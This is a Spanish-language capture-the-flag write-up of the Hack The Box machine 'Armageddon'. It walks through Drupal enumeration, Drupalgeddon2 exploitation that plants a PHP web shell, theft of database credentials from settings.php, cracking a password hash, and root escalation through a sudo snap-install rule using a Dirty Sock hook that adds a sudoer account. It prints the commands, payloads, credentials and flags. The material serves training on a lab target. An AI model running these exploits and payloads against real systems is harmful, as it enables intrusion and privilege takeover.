

ARMAGEDDON

Imagen de la Máquina:



Autor: PistachaHacker

Fecha: 19 de septiembre de 2025

Dificultad: Fácil

S.O.: Linux

Tags: CMS, DRUPPAL, SUDO -L, DRUPPALGEDON, DRUPPALGEDON2, Dirty Sock, Snap, Mysql

1. ENUMERACIÓN INICIAL

RECONOCIMIENTO INICIAL

Escaneo de puertos

Comenzamos con un escaneo completo de nmap para identificar servicios expuestos:

Escaneo de puertos abiertos:

```
~ sudo nmap --min-rate 1500 10.10.10.233 -sCV -Pn -sS -oN ports.txt
```

Enumeración de Servicios

PUERTO	SERVICIO	VERSIÓN	NOTAS
22	SSH	OpenSSH 7.4	Banner grabbing
80	HTTP	Apache 2.4.6 (CentOS) PHP/5.4.16	Servidor web

80/tcp open http Apache httpd 2.4.6 ((CentOS) PHP/5.4.16)

Stack tecnológico detectado:

Servidor Web: Apache httpd 2.4.6

Sistema Operativo: CentOS

Backend: PHP/5.4.16

CMS: Drupal 7

Título del sitio: "Welcome to Armageddon | Armageddon"

Análisis de robots.txt

El escaneo reveló 36 entradas prohibidas en el archivo robots.txt:

| http-robots.txt: 36 disallowed entries (15 shown)

| /includes/ /misc/ /modules/ /profiles/ /scripts/

| /themes/ /CHANGELOG.txt /cron.php /INSTALL.mysql.txt

| /INSTALL.pgsql.txt /INSTALL.sqlite.txt /install.php /INSTALL.txt

| _/LICENSE.txt /MAINTAINERS.txt

Rutas sensibles expuestas:

Directorios del CMS: /includes/, /modules/, /themes/, /profiles/

Archivos de instalación: INSTALL.mysql.txt, INSTALL.pgsql.txt, install.php

Documentación: CHANGELOG.txt, LICENSE.txt, MAINTAINERS.txt

Scripts: /scripts/, cron.php

Headers HTTP

|_http-server-header: Apache/2.4.6 (CentOS) PHP/5.4.16

|_http-generator: Drupal 7 (<http://drupal.org>)

|_http-title: Welcome to Armageddon | Armageddon

RECONOCIMIENTO WEB

Descubrir tecnologías

~ whatweb <http://10.10.10.233>

Análisis de las tecnologías:

Campo de contraseña detectado (formulario de login)

Header X-Powered-By: PHP/5.4.16 expuesto (información sensible)

Título del sitio: "Welcome to Armageddon | Armageddon"

Código de respuesta: 200 OK

Herramientas utilizadas: nmap, whatweb, wappalyzer

Evidencias


```
> sudo nmap --min-rate 1500 10.10.10.233 -sCV -Pn -sS -oN ports.txt
Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-03 10:54 UTC
Nmap scan report for 10.10.10.233
Host is up (0.045s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.4 (protocol 2.0)
| ssh-hostkey:
|   2048 82:c6:bb:c7:02:6a:93:bb:7c:cb:dd:9c:30:93:79:34 (RSA)
|   256 3a:ca:95:30:f3:12:d7:ca:45:05:bc:c7:f1:16:bb:fc (ECDSA)
|_  256 7a:d4:b3:68:79:cf:62:8a:7d:5a:61:e7:06:0f:5f:33 (ED25519)
80/tcp    open  http     Apache httpd 2.4.6 ((CentOS) PHP/5.4.16)
|_ http-robots.txt: 36 disallowed entries (15 shown)
| /includes/ /misc/ /modules/ /profiles/ /scripts/
| /themes/ /CHANGELOG.txt /cron.php /INSTALL.mysql.txt
| /INSTALL.pgsql.txt /INSTALL.sqlite.txt /install.php /INSTALL.txt
| /LICENSE.txt /MAINTAINERS.txt
|_ http-title: Welcome to Armageddon | Armageddon
|_ http-generator: Drupal 7 (http://drupal.org)
|_ http-server-header: Apache/2.4.6 (CentOS) PHP/5.4.16

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 10.54 seconds
```

Evidencia 1: Reconocimiento de puertos con nmap

```
> whatweb http://10.10.10.233
http://10.10.10.233 [200 OK] Apache[2.4.6], Content-Language[en], Country[RESERVED][ZZ], Drupal,
HTTPServer[CentOS][Apache/2.4.6 (CentOS) PHP/5.4.16], IP[10.10.10.233], JQuery, MetaGenerator[Dr
upal 7 (http://drupal.org)], PHP[5.4.16], PasswordField[pass], PoweredBy[Armageddon], Script[text/
javascript], Title[Welcome to Armageddon | Armageddon], UncommonHeaders[x-content-type-options,
x-generator], X-Frame-Options[SAMEORIGIN], X-Powered-By[PHP/5.4.16]
```

Evidencia 2: Enumeración web con whatweb



The screenshot shows the Wappalyzer web application interface. The top navigation bar is purple with the Wappalyzer logo and name. On the right, there are icons for a toggle switch, settings, and a moon. Below the navigation bar, there are two tabs: 'TECHNOLOGIES' (active) and 'MORE INFO'. An 'Export' button with a download icon is located on the right. The main content area displays a list of detected technologies categorized into CMS, Programming languages, Web servers, Operating systems, and JavaScript libraries. Each category contains one or more items with their respective icons, names, and versions.

Category	Technology	Version
CMS	Drupal	7
Programming languages	PHP	5.4.16
Web servers	Apache HTTP Server	2.4.6
Operating systems	CentOS	
JavaScript libraries	jQuery	1.4.4

Evidencia 3: Enumeración web con wappalyzer

2. ENUMERACIÓN WEB

ANÁLISIS INICIAL

- Tecnología detectada: Apache
- CMS/Framework: Drupal
- Lenguaje backend: PHP

Reconocimiento de Directorios

Enumeración de directorios:

~ dirsearch -u <http://10.10.10.233>

Análisis de los subdirectorios:

El escaneo reveló una instalación estándar de **Drupal 7** con múltiples archivos sensibles expuestos. Se identificaron archivos de documentación críticos como **/CHANGELOG.txt**, **/README.txt**, **/INSTALL.txt** y **/MAINTAINERS.txt**, que pueden revelar la versión exacta del CMS.

Los directorios principales de Drupal están accesibles: **/modules/**, **/themes/**, **/profiles/**, **/includes/**, **/scripts/** y **/sites/**. Destaca la presencia de archivos críticos como **/install.php**, **/cron.php**, **/update.php** y **/xmlrpc.php**, que son vectores potenciales de ataque. Se detectaron archivos de configuración como **/web.config**, **.gitignore** y **.editorconfig**, además de múltiples intentos fallidos de acceso a **.htaccess** (403 Forbidden).

El directorio **/sites/** contiene subdirectorios accesibles (**/all/modules/**, **/all/themes/**, **/all/libraries/**) que podrían contener módulos vulnerables de terceros.

Directorios Interesantes:

CHANGELOG.txt → Identificar versión exacta de Drupal

install.php → Posible reconfiguración si está activo

xmlrpc.php → Vector de bruteforce y RCE

modules/ → Enumerar módulos vulnerables

En **/CHANGELOG.txt** se encuentra la versión exacta del Drupal: **7.56**

USO DE HERRAMIENTA PROPIA DE ENUMERACIÓN

Para complementar la enumeración, se usa drupal-enum v3.0, una herramienta de escaneo especializada en CMS Drupal, que confirma la versión exacta y proporciona información adicional sobre la seguridad del sistema.

Enlace de la herramienta:

<https://github.com/pistacha-git/EnumX-Offensive-Enumeration-Tools/tree/main/drupal-enum>

Información del Sistema

Versión de Drupal: **7.56** (confirmada mediante múltiples métodos)

Métodos de detección: CHANGELOG.txt, meta generator tag

Análisis de Seguridad:

Archivos Sensibles Expuestos (16 archivos):

Documentación pública accesible (**CHANGELOG.txt**, **README.txt**, **INSTALL.txt**, **LICENSE.txt**, etc.)

CRÍTICO: **sites/default/settings.php** expuesto

ALTO: **install.php** accesible (HTTP 200)

MEDIO: **xmlrpc.php** expuesto (HTTP 200)

MEDIO: **sites/default/default.settings.php** accesible

Endpoints Protegidos:

Páginas administrativas (/admin, /user/login, /user/register) devuelven HTTP 404

update.php, cron.php, authorize.php retornan HTTP 403 (protegidos)

APIs Activas:

JSON API (Drupal 8+): HABILITADA

REST API: Deshabilitada

Cabeceras de Seguridad:

X-Frame-Options: SAMEORIGIN

X-Content-Type-Options **presente**

Content-Security-Policy **ausente**

Strict-Transport-Security **ausente** (sin HTTPS)

X-Powered-By: PHP/5.4.16 **expuesto**

X-Generator: Drupal 7 **expuesto**

Servidor: Apache/2.4.6 (CentOS) PHP/5.4.16

Vulnerabilidades Conocidas Detectadas

La herramienta identifica que Drupal 7.56 es vulnerable a:

CVE-2018-7600 (Drupalgeddon2): Ejecución Remota de Código (RCE)

CVE-2018-7602 (Drupalgeddon3): Ejecución Remota de Código (RCE)

CVE-2014-3704 (Drupalgeddon): Inyección SQL

El sitio es potencialmente vulnerable a Drupalgeddon2


```
[11:26:51] 301 - 237B - /profiles -> http://10.10.10.233/profiles/
[11:26:51] 200 - 271B - /profiles/minimal/minimal.info
[11:26:51] 200 - 278B - /profiles/testing/testing.info
[11:26:51] 200 - 743B - /profiles/standard/standard.info
[11:26:52] 200 - 5KB - /README.txt
[11:26:52] 200 - 2KB - /robots.txt
[11:26:53] 301 - 236B - /scripts -> http://10.10.10.233/scripts/
[11:26:53] 200 - 3KB - /scripts/
[11:26:55] 301 - 234B - /sites -> http://10.10.10.233/sites/
[11:26:55] 200 - 0B - /sites/example.sites.php
[11:26:55] 200 - 904B - /sites/README.txt
[11:26:55] 200 - 1020B - /sites/all/themes/README.txt
[11:26:55] 200 - 1KB - /sites/all/modules/README.txt
[11:26:55] 200 - 151B - /sites/all/libraries/README.txt
[11:26:59] 301 - 235B - /themes -> http://10.10.10.233/themes/
[11:26:59] 200 - 2KB - /themes/
[11:27:00] 403 - 4KB - /update.php
[11:27:01] 200 - 10KB - /UPGRADE.txt
[11:27:04] 200 - 2KB - /web.config
[11:27:06] 200 - 42B - /xmlrpc.php
```

Task Completed

Evidencia 2: *Enumeración de directorios con dirsearch (dicc. por defecto)*

```
> ./drupal-enum.sh http://10.10.10.233
```

DRUPAL ENUM

Drupal Advanced Enumeration Tool v3.0
Crafted by @pistacha-git

```
[*] Starting Drupal enumeration...
[*] Target: http://10.10.10.233

[*] Checking if target is Drupal...
[+] Drupal detected! - Confidence: 5/7 indicators

[*] Detecting Drupal version...
[>] Trying multiple detection methods...

[1] Checking CHANGELOG.txt...
    [+] Version from CHANGELOG.txt: 7.56
[2] Checking meta generator tag...
    [+] Version from meta tag: 7
[3] Checking core JavaScript files...
    [-] No version in JS files
[4] Checking for Drupal 8+ indicators...
    [-] No Drupal 8+ specific indicators

[✓] Drupal Version Detected: 7.56
```

STARTING DETAILED ENUMERATION

```
[*] Enumerating Drupal Users
[i] Testing multiple enumeration vectors...

[>] [1/8] REST API User Enumeration
      [-] REST API blocked or no users found
[>] [2/8] User Profile Page Enumeration - 1-50
      [-] No users found via profile enumeration
[>] [3/8] Views User Listing
      [-] No user listing views found
[>] [4/8] Comment Author Enumeration
      [-] No users found in comments
[>] [5/8] Content Author Enumeration
      [-] No content authors found
[>] [6/8] User Registration Page Analysis
      [+] User registration appears disabled
[>] [7/8] Login Error-Based Enumeration
      [-] No common usernames confirmed
[>] [8/8] User Autocomplete Endpoint
      [-] Autocomplete endpoint not accessible or no users found

[!] No users could be enumerated
[+] User enumeration appears protected

[*] Enumerating Drupal Modules
[i] Scanning for installed modules...

[>] Method 1: Homepage source analysis
[>] Method 2: Checking popular modules

[!] No modules could be enumerated

[*] Enumerating Drupal Themes
[i] Detecting active and installed themes...

[>] Method 1: Active theme detection
      [-] Could not detect active theme
[>] Method 2: Additional installed themes
      [-] No additional themes found
[>] Method 3: Default Drupal themes check
```

SECURITY ANALYSIS

[*] Checking for sensitive files and information disclosure...

```
[i] INFO - Public: CHANGELOG.txt
[i] INFO - Public: COPYRIGHT.txt
[i] INFO - Public: INSTALL.txt
[i] INFO - Public: INSTALL.mysql.txt
[i] INFO - Public: INSTALL.pgsql.txt
[i] INFO - Public: LICENSE.txt
[i] INFO - Public: MAINTAINERS.txt
[i] INFO - Public: README.txt
[i] INFO - Public: UPGRADE.txt
[!!!] HIGH - Exposed: install.php
[!] MEDIUM - Exposed: xmlrpc.php
[!!!!] CRITICAL - Exposed: sites/default/settings.php
[!] MEDIUM - Exposed: sites/default/default.settings.php
[!] LOW - Accessible: .gitignore
[!] MEDIUM - Exposed: web.config
[i] INFO - Public: robots.txt
```

[!] Total exposed files: 16

[*] Checking Drupal endpoints and pages...

```
[-] Login Page - user/login - HTTP 404 Not Found
[-] Registration - user/register - HTTP 404 Not Found
[-] Password Reset - user/password - HTTP 404 Not Found
[-] Admin Panel - admin - HTTP 404 Not Found
[-] Configuration - admin/config - HTTP 404 Not Found
[-] Structure - admin/structure - HTTP 404 Not Found
[-] Content Management - admin/content - HTTP 404 Not Found
[-] User Management - admin/people - HTTP 404 Not Found
[-] Content Creation - node/add - HTTP 404 Not Found
[-] Status Report - admin/reports/status - HTTP 404 Not Found
[-] Module Management - admin/modules - HTTP 404 Not Found
[-] Theme Management - admin/appearance - HTTP 404 Not Found
[+] Installer - install.php - HTTP 200
[!] Update Script - update.php - HTTP 403 Forbidden
[!] Cron - cron.php - HTTP 403 Forbidden
[!] Authorize - authorize.php - HTTP 403 Forbidden
[+] XML-RPC - xmlrpc.php - HTTP 200
[-] Performance - admin/config/development/performance - HTTP 404 Not Found
[-] Account Settings - admin/config/people/accounts - HTTP 404 Not Found
[-] Text Format Help - filter/tips - HTTP 404 Not Found
```

```
[*] Checking REST/JSON API configuration...
[>] JSON API - Drupal 8+
    [!] JSON API is ENABLED
[>] REST API
    [+] REST API appears disabled

[*] Checking directory listing vulnerabilities...
    [!] Directory listing ENABLED: sites/default/files/
    [!] Directory listing ENABLED: sites/all/modules/
    [!] Directory listing ENABLED: sites/all/themes/
    [!] Directory listing ENABLED: modules/
    [!] Directory listing ENABLED: themes/
    [!] Directory listing ENABLED: profiles/
    [!] Directory listing ENABLED: misc/
    [!] Directory listing ENABLED: includes/
    [!] Total directories with listing: 8

[*] Scanning for security misconfigurations...
[>] User enumeration via /user/N...
    [+] User enumeration appears blocked
[>] User registration status...
    [+] User registration is disabled
[>] Error message disclosure...
    [+] No database errors disclosed
[>] Update.php protection...
    [+] update.php is protected
[>] Install.php protection...
    [+] install.php is protected
[>] Cron.php accessibility...
    [+] cron.php is protected
[>] Backup files in public directory...
    [+] No backup files found

[*] Analyzing security headers...
    [+] X-Frame-Options: SAMEORIGIN
    [+] X-Content-Type-Options: Present
    [-] Content-Security-Policy: Missing
    [-] Strict-Transport-Security: Missing
    [-] X-Powered-By: Exposed - PHP/5.4.16
    [-] X-Generator: Exposed - Drupal 7 (http
    [i] Server: Apache/2.4.6 (CentOS) PHP/5.4.16
```

```
[*] Checking for known vulnerability indicators...
[i] Detected version: 7.56
[i] Checking against known CVEs...

[!] Drupal 7.x detected - Check for:
  • CVE-2018-7600 - Drupalgeddon2 - RCE
  • CVE-2018-7602 - Drupalgeddon3 - RCE
  • CVE-2014-3704 - Drupalgeddon - SQL Injection
[!] Site may be vulnerable to Drupalgeddon2

[*] Checking admin access points...

[*] Checking files directory security...
[!] Files directory listing ENABLED
    → All uploaded files can be enumerated!
[+] .htaccess present in files directory
[>] Testing PHP execution in files directory...
[+] PHP execution appears blocked
```

ENUMERATION SUMMARY

```
[+] Target: http://10.10.10.233
[+] Drupal Version: 7.56

[*] Scan completed at: 2025-12-03 11:46:40

[!] RECOMMENDATIONS:
1. Review all identified users and disable unused accounts
2. Ensure update.php and install.php are protected
3. Disable directory listing on all directories
4. Keep Drupal core and all modules updated
5. Implement strong security headers
6. Use HTTPS with proper TLS configuration
7. Disable user enumeration if possible
8. Review and secure REST/JSON API endpoints

[✓] Enumeration completed successfully!
```

△ Authorized testing only
github.com/pistacha-git | @pistacha-git

3. EXPLOTACIÓN

PRIMERA FASE DE EXPLOTACIÓN

Vector de Ataque Principal

Vulnerabilidad explotada: RCE

Severidad: Crítica

CVE: CVE-2018-7600

Pasos de Explotación

1. Identificación de la Vulnerabilidad

Una vez identificada la versión exacta de Drupal (7.56), se procede a buscar CVEs asociados a esta versión. La búsqueda revela que el sistema es vulnerable a CVE-2018-7600, conocido como *Drupalgeddon2*, una vulnerabilidad crítica de ejecución remota de código (RCE) que afecta a Drupal versiones 7.x anteriores a 7.58 y 8.x anteriores a 8.5.1. Esta vulnerabilidad permite a atacantes no autenticados ejecutar código arbitrario en el servidor mediante la manipulación de formularios y la explotación del sistema de renderizado de Drupal, lo que la convierte en un vector de ataque prioritario para obtener acceso inicial al sistema.

2. Desarrollo del Exploit

Se localiza un exploit público en GitHub para la vulnerabilidad CVE-2018-7600:

Repositorio: <https://github.com/dreadlocked/Drupalgeddon2>

El exploit está desarrollado en Ruby y automatiza la explotación de la vulnerabilidad mediante la manipulación del sistema de formularios de Drupal para lograr ejecución remota de código.

Clonar repositorio

~ git clone <https://github.com/dreadlocked/Drupalgeddon2.git>

~ cd Drupalgeddon2

Verificar dependencias de Ruby

~ gem install highline

3. Ejecución del Exploit

Ejecutar exploit

~ ruby drupalgeddon2.rb http://10.10.10.233

ACCESO INICIAL OBTENIDO

Usuario: apache

Tipo de Shell: Pseudo-shell interactiva (mediante exploit)

Directorio inicial: /var/www/html

Información básica del sistema

~ `uname -a`

Linux armageddon.htb 3.10.0-1160.el7.x86_64 #1 SMP x86_64 GNU/Linux

~ `id`

uid=48(apache) gid=48(apache) groups=48(apache)

`whoami`

~ *apache*

ENUMERACIÓN DEL SISTEMA

Una vez dentro de la shell, se realiza una enumeración de usuarios mediante el comando `cat /etc/passwd`, identificando dos usuarios en el sistema: “**root**” y “**brucetherealadmin**”.

Búsqueda de Credenciales de Base de Datos

Al detectar que MySQL está en ejecución, se procede a buscar archivos de configuración en /var/www/html con el objetivo de localizar credenciales de acceso. Durante el análisis de directorios y archivos, se encuentra el archivo `settings.php` ubicado en /sites/default/.

Al examinar su contenido con `cat`, se obtienen las credenciales de la base de datos:

Usuario: “**drupaluser**”

Contraseña: “**CQHEy@9M*m23gBVj**”

Limitaciones y Alternativas

Para establecer una conexión directa con la base de datos se requeriría una shell estabilizada. Sin embargo, al intentar lanzar una reverse shell, se detecta que la pseudo-shell está filtrando caracteres especiales. También se prueba el uso del módulo Drupalgeddon2 de Metasploit sin éxito.

Extracción del Hash mediante curl

Como alternativa, se utiliza curl para ejecutar consultas SQL directamente mediante peticiones HTTP:

```
~ curl -G --data-urlencode "c=mysql -u drupaluser -p'CQHEy@9M*m23gBVj' -e 'select * from users' drupal" http://10.10.10.233/shell.php
```

Esta consulta devuelve información del usuario "brucetherealadmin", incluyendo su hash de contraseña:
\$S\$DgL2gJv6ZtxBo6CdqZEyJuBphBmrCqIV6W97.oOsUf1xAhaadURt

Cracking del Hash

Se procede a crackear el hash utilizando John the Ripper:

```
~ john --wordlist=/usr/share/wordlists/rockyou.txt --format=drupal7 hash
```

Resultado: La contraseña es **booboo**

ACCESO SSH

Con las credenciales obtenidas, se accede al sistema vía SSH:

```
ssh brucetherealadmin@10.10.10.233
```

Password: booboo

Captura de Flag de Usuario

Una vez dentro del sistema como **brucetherealadmin**, se obtiene la flag de usuario:

```
~ cat /home/brucetherealadmin/user.txt
```

Flag de usuario: 7cf83bf9f28d6174d8be50721514e444

Evidencias:

```

> ls
drupalgeddon2-customizable-beta.rb  drupalgeddon2.rb  README.md
> ruby drupalgeddon2.rb http://10.10.10.233/
[*] --=[[:#Drupalgeddon2:]]==--
-----
[i] Target : http://10.10.10.233/
-----
[+] Found : http://10.10.10.233/CHANGELOG.txt (HTTP Response: 200)
[+] Drupal!: v7.56
-----
[*] Testing: Form (user/password)
[+] Result : Form valid
-----
[*] Testing: Clean URLs
[!] Result : Clean URLs disabled (HTTP Response: 404)
[i] Isn't an issue for Drupal v7.x
-----
[*] Testing: Code Execution (Method: name)
[i] Payload: echo BHAAATWY
[+] Result : BHAAATWY
[+] Good News Everyone! Target seems to be exploitable (Code execution)! w00hoo00!
-----
[*] Testing: Existing file (http://10.10.10.233/shell.php)
[i] Response: HTTP 404 // Size: 5
-----
[*] Testing: Writing To Web Root (./)
[i] Payload: echo PD9waHAgYWVzIGlzc2V0KCAKX1JFUVVfU1RbJ2MnXSAPiCkgeyBzeXN0ZW0oICRfukVRVUVTVFsnYyddIC4gJyAyPiYxJyApOyB9 | base64 -d | tee shell.php
[+] Result : <?php if( isset( $_REQUEST['c'] ) ) { system( $_REQUEST['c'] . ' 2>&1' ); }
[+] Very Good News Everyone! Wrote to the web root! Waayheeeey!!!
-----
[i] Fake PHP shell: curl 'http://10.10.10.233/shell.php' -d 'c=hostname'
armageddon.htb>> id
uid=48(apache) gid=48(apache) groups=48(apache) context=system_u:system_r:httpd_t:s0
armageddon.htb>> █

```

Evidencia 1: Acceso inicial a través de exploit de Druppalgeddon

```

$databases = array (
  'default' =>
    array (
      'default' =>
        array (
          'database' => 'drupal',
          'username' => 'drupaluser',
          'password' => 'CQHEy@9M*m23gBVj',
          'host' => 'localhost',
          'port' => '',
          'driver' => 'mysql',
          'prefix' => '',
        ),
      ),
    ),
);

```

Evidencia 2: Credenciales extraídas de la base de datos

```

> ssh brucetherealadmin@10.10.10.233
brucetherealadmin@10.10.10.233's password:
Last login: Wed Dec 3 14:01:23 2025 from 10.10.14.40
[brucetherealadmin@armageddon ~]$ id
uid=1000(brucetherealadmin) gid=1000(brucetherealadmin) groups=1000(brucetherealadmin) context=unconfined_u:unconfined_r:unconfined_t:s0-s0:c0.c1023
[brucetherealadmin@armageddon ~]$ whoami
brucetherealadmin
[brucetherealadmin@armageddon ~]$ ls
user.txt
[brucetherealadmin@armageddon ~]$ cat user.txt
7cf83bf9f28d6174d8be50721514e444
[brucetherealadmin@armageddon ~]$ █

```

Evidencia 3: Acceso a través de ssh

4. ESCALADA DE PRIVILEGIOS

EXPLOIT DIRTY-SOCK

1. Identificación del Vector de Ataque

Al ejecutar 'sudo -l', se descubre que el usuario **brucetherealadmin** puede ejecutar como root sin contraseña:
(root) NOPASSWD: /usr/bin/snap install *

Este permiso permite instalar paquetes snap con privilegios de root, lo cual constituye el vector de ataque.

2. Descripción del Exploit Dirty Sock

Dirty Sock es una vulnerabilidad en snapd que permite ejecutar código arbitrario durante la instalación de un paquete snap malicioso.

Componentes del Payload:

El payload codificado en base64 contiene un paquete snap especialmente diseñado que incluye:

Hook de instalación que se ejecuta como root durante snap install

Script bash malicioso que:

- Crea un nuevo usuario dirty_sock con contraseña hasheada
- Añade el usuario al grupo sudo
- Otorga permisos completos en /etc/sudoers

Script Malicioso (decodificado)

```
#!/bin/bash
useradd                                dirty_sock                                -m                                -p
'$6$s$WZcW1t25pfUdBuX$jWjEZQF2zFSfyGy9LbvG3vFzzHRjXfBYK0SOGfMD1sLyaS97AwnJUs7gDCY.fg19
Ns3JwRdDhOcEmDpBVIF9m.' -s /bin/bash
usermod -aG sudo dirty_sock
echo "dirty_sock ALL=(ALL:ALL) ALL" >> /etc/sudoers
```

La contraseña en texto plano del usuario creado es dirty_sock

3. Proceso de Explotación

Paso 1: Crear el paquete malicioso

```
~ python -c 'print "aHNxc..." + "A"*4256 + "==" | base64 -d > install.snap'
```

Paso 2: Instalar el snap con privilegios root

```
~ sudo -u root /usr/bin/snap install --devmode install.snap
```

*La flag '--devmode' instala en modo desarrollador, deshabilitando restricciones de seguridad. Durante la instalación, el hook malicioso se ejecuta como root.

Paso 3: Cambiar al usuario creado

~ su dirty_sock

Password: dirty_sock

Paso 4: Escalar a root

~ sudo su

Password: dirty_sock

*Como dirty_sock tiene permisos completos en sudoers, puede ejecutar cualquier comando como root.

4. Función del exploit

El éxito del exploit se debe a la combinación de múltiples debilidades de seguridad:

Debilidades Explotadas:

Privilegios sudo mal configurados: Permitir la ejecución de snap install * sin contraseña es extremadamente peligroso, ya que otorga capacidad de instalación sin restricciones.

Hooks de instalación sin restricciones: El sistema snap ejecuta scripts (hooks) durante la instalación con privilegios elevados, sin validación suficiente del contenido.

Modo devmode inseguro: El flag --devmode desactiva el confinamiento de seguridad (sandboxing) que normalmente protege el sistema de paquetes maliciosos

Falta de validación del contenido: Snap no valida adecuadamente el contenido de los paquetes antes de ejecutar sus hooks de instalación, permitiendo la inyección de código arbitrario.

Verificación de root

Captura de Flag de Root

Una vez obtenidos privilegios de root, se captura la flag final:

~ cat /root/root.txt

Flag de root: c8196de4144f92002927a237567c9acd

5. USER FLAG

Ubicación de la Flag

Archivo: /home/brucetherealadmin/user.txt

Usuario propietario: brucetherealadmin

Notas Adicionales

- La flag se encontró después de obtener pseudo shell inicial

Flag de User

7cf83bf9f28d6174d8be50721514e444

Evidencia:

```
> ssh brucetherealadmin@10.10.10.233
brucetherealadmin@10.10.10.233's password:
Last login: Wed Dec  3 14:01:23 2025 from 10.10.14.40
[brucetherealadmin@armageddon ~]$ id
uid=1000(brucetherealadmin) gid=1000(brucetherealadmin) groups=1000(brucetherealadmin) context=unconfined_u:unconfined_r:unconfined_t:s0-s0:c0.c1023
[brucetherealadmin@armageddon ~]$ whoami
brucetherealadmin
[brucetherealadmin@armageddon ~]$ ls
user.txt
[brucetherealadmin@armageddon ~]$ cat user.txt
7cf83bf9f28d6174d8be50721514e444
[brucetherealadmin@armageddon ~]$
```

Evidencia 1: *Flag User*

6. ROOT FLAG

Ubicación de la Flag

Archivo: /root/root.txt

Usuario propietario: root

Notas Adicionales

- La flag se encontró después de obtener acceso como root al sistema.

Flag de Root

c8196de4144f92002927a237567c9acd

Evidencia:

```
[brucetherealadmin@armageddon tmp]$ sudo -u root /usr/bin/snap install --devmode install.snap
dirty-sock 0.1 installed
[brucetherealadmin@armageddon tmp]$ su dirty_sock
Password:
[dirty_sock@armageddon tmp]$ sudo su

We trust you have received the usual lecture from the local System
Administrator. It usually boils down to these three things:

    #1) Respect the privacy of others.
    #2) Think before you type.
    #3) With great power comes great responsibility.

[sudo] password for dirty_sock:
[root@armageddon tmp]# ls
install.snap  snap.dirty-sock
[root@armageddon tmp]# cat /root/root.txt
c8196de4144f92002927a237567c9acd
```

Evidencia 1: Flag Root